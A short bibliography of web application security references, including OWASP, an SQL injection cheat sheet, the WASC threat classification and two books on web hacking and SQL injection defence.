- http://www.owasp.org
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://projects.webappsec.org/Threat-Classification
- http://msdn.microsoft.com/en-us/library/ff648641.aspx
- *The Web Application Hacker's Handbook* (Wiley 2007)
- *SQL Injection Attacks and Defenses* (Syngress 2009)